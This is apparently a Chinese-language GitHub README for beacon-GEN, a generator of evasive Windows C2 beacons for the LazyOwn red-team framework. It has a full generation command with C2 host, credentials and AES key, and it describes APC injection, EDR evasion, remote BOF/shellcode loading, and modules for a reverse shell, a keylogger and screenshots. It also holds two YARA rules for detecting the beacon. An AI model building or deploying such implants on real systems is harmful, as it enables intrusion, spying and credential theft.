grisuno/beacon
为 LazyOwn 红队框架生成可定制的 Windows C2 信标,具备 AES-256 加密通信、可塑配置文件、内存中 BOF/shellcode 执行以及后渗透模块。
⚠️ 本项目依据 GPLv3 发布。完整法律条款请参阅免责声明部分。

beacon-GEN 是一款新一代基于 Bash 的配置引擎,旨在为攻击性行动生成高度可定制、隐蔽的 C2 信标。它作为 LazyOwn RedTeam 框架的核心编排层构建,使红队能够通过简洁的 CLI 驱动界面,动态配置可塑 C2 配置文件、AES-256 加密通信、多 UA 轮换以及客户端持久化逻辑。
该脚本为高级植入体生成基础配置,这些植入体利用 APC 注入和反分析例程来规避现代 EDR 解决方案。
本工具面向道德黑客、渗透测试和学术研究,支持无缝集成到自动化攻击链和红队基础设施中。
你可以使用 BlackObsidianC2 或来自 LazyOwn 的 LazyC2
./gen_beacon.sh \
  --target 192.168.1.50 \
  --url https://c2.ejemplo.com:8443 \
  --maleable /api/v2/submit \
  --client-id win10-pro \
  --c2-host 192.168.1.10 \
  --c2-user AdminC2 \
  --c2-pass "P@ssw0rd_Secret_2025" \
  --c2-port 8443 \
  --aes-key aabbccddeeff00112233445566778899aabbccddeeff00112233445566778899 \
  --user-agent "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36" \
  --user-agent1 "Chrome/120.0.0.0 Safari/537.36" \
  --user-agent2 "CustomAgent/1.0 (compatible)" \
  --user-agent3 "BotNet-X/2.5" \
  --output hellbird.exe
rule beacon_GEN_Config_Template {
    meta:
        author = "LazyOwn BlueTeam"
        description = "Detects beacon-GEN generated C2 configuration"
        license = "GPLv3"

    strings:
        $c2_url_macro = "C2_URL \"$URL\"" ascii wide
        $maleable_macro = "MALEABLE \"$MALEABLE\"" ascii wide
        $client_id_macro = "CLIENT_ID \"$CLIENT_ID\"" ascii wide
        $aes_key_64char = /[0-9a-f]{64}/
        $winhttp_init = "WinHttpOpen(" ascii wide
        $user_agent_var = "TRAFFIC_UAS[]" ascii wide
        $output_name = "beacon.exe" ascii wide nocase

    condition:
        all of ($c2_url_macro, $maleable_macro, $client_id_macro) and
        $aes_key_64char and $winhttp_init and $user_agent_var
}
rule hellbird_Runtime_Behavior {
    meta:
        author = "LazyOwn BlueTeam"
        description = "Detects runtime behavior of HELLBIRD beacon"
        reference = "https://github.com/grisuno/hellbird"

    strings:
        $nt_queue_apc = "NtQueueApcThread" ascii wide
        $create_suspended = { 6A 04 6A 00 6A 00 6A 00 6A 00 6A 00 } // CREATE_SUSPENDED
        $aes_decrypt = "AES_ECB_encrypt" ascii wide
        $registry_persistence = "Software\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Run" ascii wide
        $http_post_enc = "POST /" ascii wide
        $base64_decode = "base64_decode" ascii wide

    condition:
        $nt_queue_apc and $create_suspended and $aes_decrypt and
        ($registry_persistence or $http_post_enc) and $base64_decode
}



此 beacon 具有 load_module 命令,你需要传入一个指向 dll 模块的 url,目前我们有 5 个模块:revshell、Metasploit meterpreter、Keylogger、Stealth Command 和 Screenshot。



通过直接从远程 URL 加载并执行位置无关的 BOF(Binary Object File)载荷,规避 EDR/AV 检测——不接触磁盘、不使用 LoadLibrary,也不使用传统 PE 加载器。
此功能受 TrustedSec 的 COFFLoader 和 CoffeeLdr 等行业标准工具启发,但超越了它们。它专为隐蔽性、可靠性以及对 Windows 内部机制的深度兼容而设计。